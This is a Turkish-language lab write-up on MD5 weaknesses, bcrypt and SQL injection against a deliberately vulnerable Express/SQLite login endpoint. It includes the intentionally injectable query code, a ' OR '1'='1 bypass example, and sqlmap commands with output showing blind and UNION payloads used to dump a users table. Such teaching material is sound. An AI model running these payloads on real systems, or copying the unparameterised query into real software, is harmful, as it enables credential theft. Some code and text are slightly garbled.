Formüller uygulanarak 64 aşamalı tekrardan sonra elde ettiğimiz 128 sabit bit'li hash değerimiz bu şekilde olacaktır:

Hash Değerimiz=900150983cd24fb0d6963f7d28e17f72

10010000	00000001	01010000	10011000
00111100	11010010	01001111	10110000
11010110	10010110	00111111	01111101
00101000	11100001	01111111	01110010

128 Bir Binary değeri

MD5'in Dezavantajları:

Hızlı Hesaplama:

- MD5, modern işlemcilerde çok hızlı çalışır, hızlı olması brute force saldırılara karşı zayıf kalmasına sebep olur.

Çakışma (Collision) Riskleri:

- MD5, iki farklı veri kümelerinin aynı hash değerine sahip olma olasılığını artırır. Bu durum verilerin sahte bir şekilde değiştirilmesine olanak tanır.

Yavaşlayabilen Sistem Performansı:

- Büyük dosyalar veya veri kümeleri üzerinde hash hesaplaması yapıldığında MD5'in performansı belirgin şekilde düşmektedir.

Zayıf Parola Koruması:

- MD5, parola hash'leri gibi kritik güvenlik bilgilerini korumak için kullanıldığında, zayıf bir güvenlik sağlar. Brute-force ve rainbow table saldırıları ile MD5 hash'leri hızla çözülerken şifreler kolayca ele geçirilebilir

Dijital İmzaların Manipülasyonu:

- MD5, dijital imzaların güvenliğini sağlamak için kullanıldığında, imza doğrulama süreçlerinde manipülasyon yapılabilir. MD5'in çarpan çatışmaları, dijital imzaların orijinal içeriğini değiştirmeden hash değerlerinin aynı kalmasını sağlayabilir. Bu da dijital imza ile doğrulanmış bilgilerin güvenliğini riske atmaktadır.

Daha güvenli seçenekler nelerdir?

Bcrypt Nedir?

Bcrypt, şifrelerin güvenli bir şekilde saklanması için kullanılan bir algoritmadır. Eski algoritmalarla göre daha güvenli olup, özellikle brute force ve rainbow table saldırılarına karşı dayanıklıdır.

Nasıl Çalışır ?

1-Şifre ve Salt: Şifre, tuz (salt) ile birleştirilir.

2-Hash Oluşturma: Zorluk seviyesi belirlenir ve şifre bir hash değeri haline gelir.

3-Sonuç: Elde edilen hash değeri güvenli bir şekilde saklanır ve doğrulama işlemleri için kullanılır.

Bcrypt, MD5'ten Neden Daha İyi?

1-MD5 eski bir algoritmadır ve artık güvenli değildir. Kolayca kırılabılır, bu da şifrelerin çalınmasını kolaylaştırır.

2-Bcrypt, her şifreye özel salt ekleyerek ve zamanla güçlenen bir zorluk seviyesi sunmaktadır. Bu özellikler, Bcrypt'i daha güvenli hale getirir ve şifreleriniz daha korunaklı hala gelmektedir.

Senaryo

Bu projede Node.js ile backend geliştirilmiş, sunucu tarafında Express.js çatısı kullanılmıştır. Uygulama veri saklama için SQLite veritabanı kullanmakta ve şifreleme için MD5 algoritmasından yararlanmaktadır. Kullanıcı oturumları express-session ile yönetilmektedir.

Ana Sayfa Giriş Yap Kayıt Ol Hakkımızda

Premium Araç Koleksiyonumuz

Uzgun Araba

Fiyat: 170.000 TL
Özellikler: Depresyon, Anksiyete, 50 HP, Tam manuel

Çitir Hasarlı İlk Sahibinden 2008 Civic

Fiyat: 670.000 TL
Özellikler: AĞIR HASAR KAYDI YOKTUR, İLK SAHİBİNDEN TEMİZ BAKIMLI ARAÇ

70Bin TL Aksesuarlı Modifiyeli TOFAŞ

Fiyat: 250.000 TL
Özellikler: TÜM PARÇALAR FABRİKA ÇIKIŞLI ORJİNAL, İLK SAHİBİNDEN

Kawasaki Ninja H2r


Bayan Öğretmenden Satılık Clio


Senaryo

Projede iki adet login endpointimiz bulunmaktadır; `login.html` ve `vulnerable_login.html`. `vulnerable_login.html` parametresiz sql sorgusu kullanımı sonucu sql zayıflığı bulunmaktadır. Veritabanına veriler md5 algoritması ile şifrelenmektedir, uygulama bölümünde sql zayıflığı üzerinden sqlmap aracı kullanılarak veritabanı çekme işlemleri gerçekleştirilecek ve şifrelenmiş veriler hashcat kullanılarak çözülecektir.


```
// KASITLI SQL INJECTION AÇIĞI (SQLMap testleri için)
app.post('/vulnerable_login', (req, res) => {
  //vulnerable_login URL'sine gelen POST isteğini karşılar.
  const { username, password } = req.body;
  //İstek gövdesinden (req.body) username ve password verilerini alır.

  // KASITLI SQL INJECTION (MD5 hash bypass ile)
  const query = `SELECT * FROM users WHERE username = '${username}' AND password = '${md5(password)}'`;
  // SQL sorgusu oluşturur:
  // username değeri doğrudan gömülü → SQL Injection açığı doğar.
  // password MD5 ile hashlenir → veritabanındaki hash ile eşleşmesi beklenir.
  db.get(query, (err, row) => {
    // SQLite veritabanında sorguyu çalıştırır. db.get → tek bir satır döndürür.
    if (err) {
      // SQLMap'in error-based teknigi için hata döndür
      return res.status(500).json({ error: err.message, query });
    }
    // Eğer SQL hatası oluşursa:
    // Hata mesajı ve sorguyu JSON olarak döndürür.
    // Bu da error-based SQL Injection tespitine yardımcı olur.
  }

  // SQLMap'in boolean-based teknigi için net TRUE/FALSE yanıtı
  res.json({
    success: !!row,
    query,
    user: row || null
  });

  // SQL başarılıysa:
  // success: true, kullanıcı bilgileri döner.
  // Başarısızsa: success: false, user: null olur.
  // Bu, boolean-based SQL Injection testleri için ideal yapı sunar.
  // });
});

});
```



SQL Enjeksiyonu Zafiyeti Nedir?

SQL Enjeksiyonu, web uygulamalarının veritabanındaki zararsız SQL komutlarının arasına zararlı parametreler yerleştirerek gerçekleştirilen bir siber saldırı türündür.

Bu saldırıda veritabanı sorguları manipüle edilerek; hassas verilerin ele geçirilmesi, değiştirilmesi veya sistemin tamamen kontrol altına alınması hedeflenir.


Örneğin: Bir giriş formunda kullanıcı adı ve şifre istenir. Eğer sistem şu soruyu çalıştırıysa:

```
SELECT * FROM users WHERE username = 'admin' AND  
password = '1234';
```

Kötü niyetli bir saldırgan “admin’ OR ‘1’=’1” gibi bir giriş yaparsa sorgu şu hale gelir:

```
SELECT * FROM users WHERE username = 'admin' OR '1'='1';
```

Bu durumda tüm kullanıcılar listelenebilir ve saldırgan yetkisiz erişim elde edebilir.



SQL Enjeksiyonu Türleri

- **Klasik SQL Enjeksiyonu:** Bu tür enjeksiyon, uygulamanın hata mesajlarını kullanarak doğrudan veri sızdırmasını sağlar. Saldırgan, uygulamanın SQL sorgularına ek kod ekleyerek veritabanından bilgileri çıkarır. Bu tür enjeksiyonlar genellikle basit ve hızlı bir şekilde tespit edilir.
- **Kör SQL Enjeksiyonu (Blind SQLi):** Bu tür enjeksiyon, uygulamanın hata mesajı döndürmediği durumlarda kullanılır. Saldırgan, uygulamanın davranışını gözlemleyerek doğru veya yanlış yanıtları analiz eder (Boolean Cebiri kullanılır). Bu tür enjeksiyonlar daha karmaşık ve zaman alıcıdır, çünkü veri çıkarma süreci daha yavaş ve dolaylıdır.
- **Zaman Tabanlı SQL Enjeksiyonu (Time-Based SQLi):** Bu tür enjeksiyon, veritabanının yanıt süresini manipüle ederek bilgi elde etmeyi amaçlar. Saldırgan, belirli bir koşulun doğru veya yanlış olduğunu belirlemek için veritabanının yanıt süresini ölçer. Bu tür enjeksiyonlar, uygulamanın hata mesajı döndürmediği veya kör SQL enjeksiyonu uygulanamadığı durumlarda kullanılır.
- **Çoklu İfade SQL Enjeksiyonu (Stacked Queries):** Bu tür enjeksiyon, birden fazla SQL sorgusunu tek bir parametrede çalıştırmayı amaçlar. Saldırgan, uygulamanın SQL sorgularına ek kod ekleyerek farklı SQL komutlarını çalıştırır. Bu tür enjeksiyonlar, uygulamanın SQL sorgularını doğru bir şekilde işlemediği durumlarda kullanılır

SQL Enjeksiyonunun Etkileri

1. Saldırgan, veritabanından hassas bilgileri (şifreler, kredi kartı bilgileri vb.) çıkarılabilir. Bu bilgiler, daha büyük bir veri sizintisine veya kimlik hırsızlığına yol açabilir.
2. Saldırgan, veritabanındaki verileri değiştirebilir, silebilir veya yeni veriler ekleyebilir. Bu, uygulamanın doğru çalışmasını engelleyebilir veya yanlış bilgiler sunabilir.
3. Saldırgan, admin veya diğer yüksek yetkili kullanıcı hesaplarına erişim sağlayabilir. Uygulamanın tam kontrolünü ele geçirmeyi mümkün kılar.
4. SQL enjeksiyonu, uygulamanın normal çalışmasını engelleyebilir. Bu, uygulamanın kullanılamaz hale gelmesi veya hata mesajları göstermesi ile sonuçlanabilir.
5. SQL enjeksiyonu, kullanıcıların gizliliği ve güvenliğini tehdit eder. Hassas bilgilerin çalınması, kullanıcıların güvenini kaybetmesine ve uygulamanın zarar görmesine neden olabilir.



SQL Enjeksiyonu Nasıl Tespit Edilir?

- Uygulamanın hata mesajlarını inceleyerek, SQL enjeksiyonu izlerini tespit etmek. Veritabanı hataları veya SQL kod parçaları içeren hata mesajları gibi. Bu tür hata mesajları, saldırganın veritabanı yapısına dair bilgi edinmesini sağlayabilir.
 - Örnek: “You have an error in your SQL syntax” gibi hata mesajları. Bu tür mesajlar, SQL enjeksiyonu denemelerinin izlerini gösterir.
- Kullanıcı girdilerini kontrol ederek, SQL enjeksiyonu denemeleri tespit etmek. SQL karakterleri (‘, “, --, ;) içeren girdiler gibi. Bu tür karakterler, SQL enjeksiyonu saldırılarında sıkça kullanılır.
 - Örnek: Kullanıcı adı veya şifre alanlarına SQL kodları girilmesi. Örneğin, “ OR ‘1’=’1’ gibi bir giriş, SQL enjeksiyonu denemesi olabilir.
- Uygulamanın normal davranışından sapmalar tespit etmek. Anormal gecikmeler veya beklenmeyen yanıtlar gibi. SQL enjeksiyonu saldırıları, uygulamanın normal çalışmasını engelleyebilir veya anormal davranışlara neden olabilir.
 - Örnek: Bir login işleminin anormal olarak uzun süreceği bir durum, belki de SQL enjeksiyonu saldırısı olabilir.

SQL Enjeksiyonu Nasıl Önlenir?

1. Hazır (parametreli) sorgular kullanılmalıdır !

a. Değişkenleri sorguya doğrudan eklemeyin. ? veya \$1 gibi yer tutucular kullanarak veriyle sorguyu ayırin.

2. Kullanıcı girdisini doğrula ve temizlenmelidir !

a. Giriş alanlarında sadece beklenen veriye izin verilmelidir (örneğin sadece sayı, e-posta).
b. Gerekirse validator, express-validator gibi kütüphaneler kullanılabilir.

3. Veritabanı erişim yetkilerini sınırlı tutulmalıdır !

a. Uygulamanın kullandığı DB kullanıcısına sadece ihtiyaç duyduğu izinleri verilmeli,
b. Örneğin: sadece SELECT, INSERT, UPDATE; DROP gibi komutlara izin verilmemelidir.

4. ORM (Object Relational Mapping) kütüphaneleri kullanılmalıdır !


a. SQL sorgusu yazmadan veriyle güvenli şekilde işlem yapılmasını sağlar. Sequelize, Prisma gibi kütüphaneler, sorguları otomatik olarak güvenli hale getirir.

SQLMap Nedir?

SQLMap, web uygulamalarındaki SQL enjeksiyon zafiyetlerini tespit etmek ve istismar etmek için geliştirilmiş, açık kaynak kodlu ve güçlü bir otomasyon aracıdır. Özellikle siber güvenlik uzmanları ve pentest ekipleri tarafından yaygın olarak kullanılmaktadır.

Bu araç, sadece bir zafiyeti keşfetmeye限定する kalmaz, aynı zamanda bu zafiyetin istismarı ile;

- Veritabanı sisteminin sürümünü öğrenme,
- Kullanıcı bilgilerini elde etme,
- Veri tabanlarını, tabloları ve sütunları listeleme,
- Şifrelenmiş kullanıcı verilerini çekme ve çözümleme,
- Hatta bazı durumlarda sistem üzerinde komut çalıştırma gibi ileri seviye işlemler gerçekleştirebilir.



SQLMap Parametreleri

-u	Temel parametredir ve hedefin URL'sini belirtir.
--dbs	Sistemdeki tüm veritabanlarını listelemek için kullanılır.
--D	Belirlenen bir veritabanının adını belirtmek için kullanılır.
--tables	Seçilen veritabanındaki tüm tabloları listeler
-T	Belirlenen bir tabloyu belirtir.
--columns	Seçilen tablo içerisindeki tüm sütunları listeler.
-C	Yalnızca belirtilen sütunlar üzerinde işlem yapılmasını sağlar.

SQLMap Parametreleri 2

--dump	Seçilen sütunlardaki verileri çeker.
-p	SQL enjeksiyon da test edilecek parametreyi belirtmek için kullanılır.
--batch	SQLMap'in kullanıcıya soracağı soruları otomatik yanıtlar.
--cookie	Siteye giriş yapıldıktan sonra elde edilen oturum bilgilerini ekler.
--tor	İstekleri tor ağından gönderir. Anonimlik için tercih edilir.
--threads	Birden fazla isteği aynı anda göndermek için kullanılır.
--dbms	Hedef sistemin veritabanında hangi motoru kullandığını belirtir.

SQLMap ile SQL Enjeksiyon Saldırısı

1. Hedefi ve Açık Noktayı Belirleme

Saldırı SQLMap ile yapılması nedeniyle web sayfasının url'si alınır. --data parametresi ve girilen POST isteği ile gönderilen veriler belirtilir. Burada username ve password alanları giriş yapmak istenilen alandır. Bu alandaki potansiyel zaafiyetler aranır. --tables parametresi ise saldırılan veritabanındaki bütün tabloları çekmek içindir. --batch sorgunun hızlı bir şekilde olması için otomatik evet yanıtı verdirir. --level parametresine 5 değeri verilerek en kapsamlı test yapılması istenir. --risk parametresi ne kadar riskli yani agresif olacağını belirler. Bu parametreye 3 verilir. --technique bu parametre hangi çeşit bir saldırı yapılacağını belirtmek için kullanılır. --threads=10 parametresi ise testin hızlı olması için 10 farklı isteği aynı anda gönderir. Bu komut çalıştırıldığında veritabanındaki mevcut tabloların ismi görüntülenir. Bu test için yapılmış potansiyel zayıfet bulma sorusudur. Potansiyel zaafiyetleri keşfedip daha detaylı bir sorgu yapılması amaçlanır.

- sqlmap -u "http://192.168.80.134:3000/vulnerable_login" --data="username=Gamze&password=herhangibirsifre" --tables --batch --level=5 --risk=3 --threads=10

```
root@kali:~  
Dosya Eylemler Düzen Görünüm Yardım  
[(root@kali)-[~]  
# sqlmap -u "http://192.168.80.134:3000/vulnerable_login" --data="username=Gamze&password=gamze123" --tables --batch --level=5 --risk=3 --threads=10  
H  
[ ] {1.9.2#stable}  
[ ] https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law  
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 10:30:54 /2025-05-15/  
[10:30:54] [INFO] resuming back-end DBMS 'sqlite'  
[10:30:54] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('connect.sid=s%3A10GWW2L ... B%2FI6h0H8'). Do you want to use those [Y/n] Y  
sqlmap resumed the following injection point(s) from stored session:  
—  
Parameter: username (POST)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: username='Gamze' AND 7975=7975 AND 'qKgt'='qKgt&password=34istanbul  
  
Type: time-based blind  
Title: SQLite > 2.0 AND time-based blind (heavy query)  
Payload: username='Gamze' AND 6085=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(50000000/2)))) AND 'kEAE'='kEAE&password=34istanbul  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 4 columns  
Payload: username=-2514' UNION ALL SELECT NULL,NULL,NULL,CHAR(113,122,106,98,113)||CHAR(97,82,88,115,100,122,89,65,104,76,66,100,120,104,83,99,78,116,121,112,67,66,69,85,69,90,114,109,  
121,102,67,99,67,101,72,104,105,114,74,68)||CHAR(113,98,98,107,113)-- HZyJ&password=34istanbul  
—  
[10:30:54] [INFO] the back-end DBMS is SQLite  
web application technology: Express  
back-end DBMS: SQLite  
[10:30:54] [INFO] fetching tables for database: 'SQLite_masterdb'  
<current>  
[2 tables]  
+-----+  
| sqlite_sequence |  
| users           |  
+-----+  
  
[10:30:54] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.80.134'  
[*] ending @ 10:30:54 /2025-05-15/
```

Saldırının Görseli 1

SQLMap ile SQL Enjeksiyon Saldırısı

2-Hedef Tabloyu ve Kullanıcı Verilerini Çekme

1.adımdaki komut aynen yazılır ancak bu sefer ayrıca -T users --dump ve --dbms komutları da araya eklenir. Bu komutlarda sırasıyla şu verilerin çekilmesi hedeflenir; --dbms ile hedef veritabanının hangi sistemi kullandığı belirtilir. Bu sayede sqlmap o sisteme ait özel payloadlar kullanır. -T ile hangi tablodaki (Users tablosundaki) verilerin çekileceği belirtilir. Ardından --dump ile Users tablosundaki verilerin listelenmesi istenir. Bu sorgu ilk seferki sorguya oranla daha detaylı ve daha önemli bir sorgudur. Bu sorgunun sonucunda kullanıcıların web sayfasına kayıt olurken verdikleri e-posta, nickname ve şifre bilgileri dışarıdan erişilebilir ve okunabilir bir hale gelmektedir.

- sqlmap -u "http://192.168.80.134:3000/vulnerable_login" --
data="username=Gamze&password=herhangibirisfre" --dbms.sqlite -T users --dump --batch

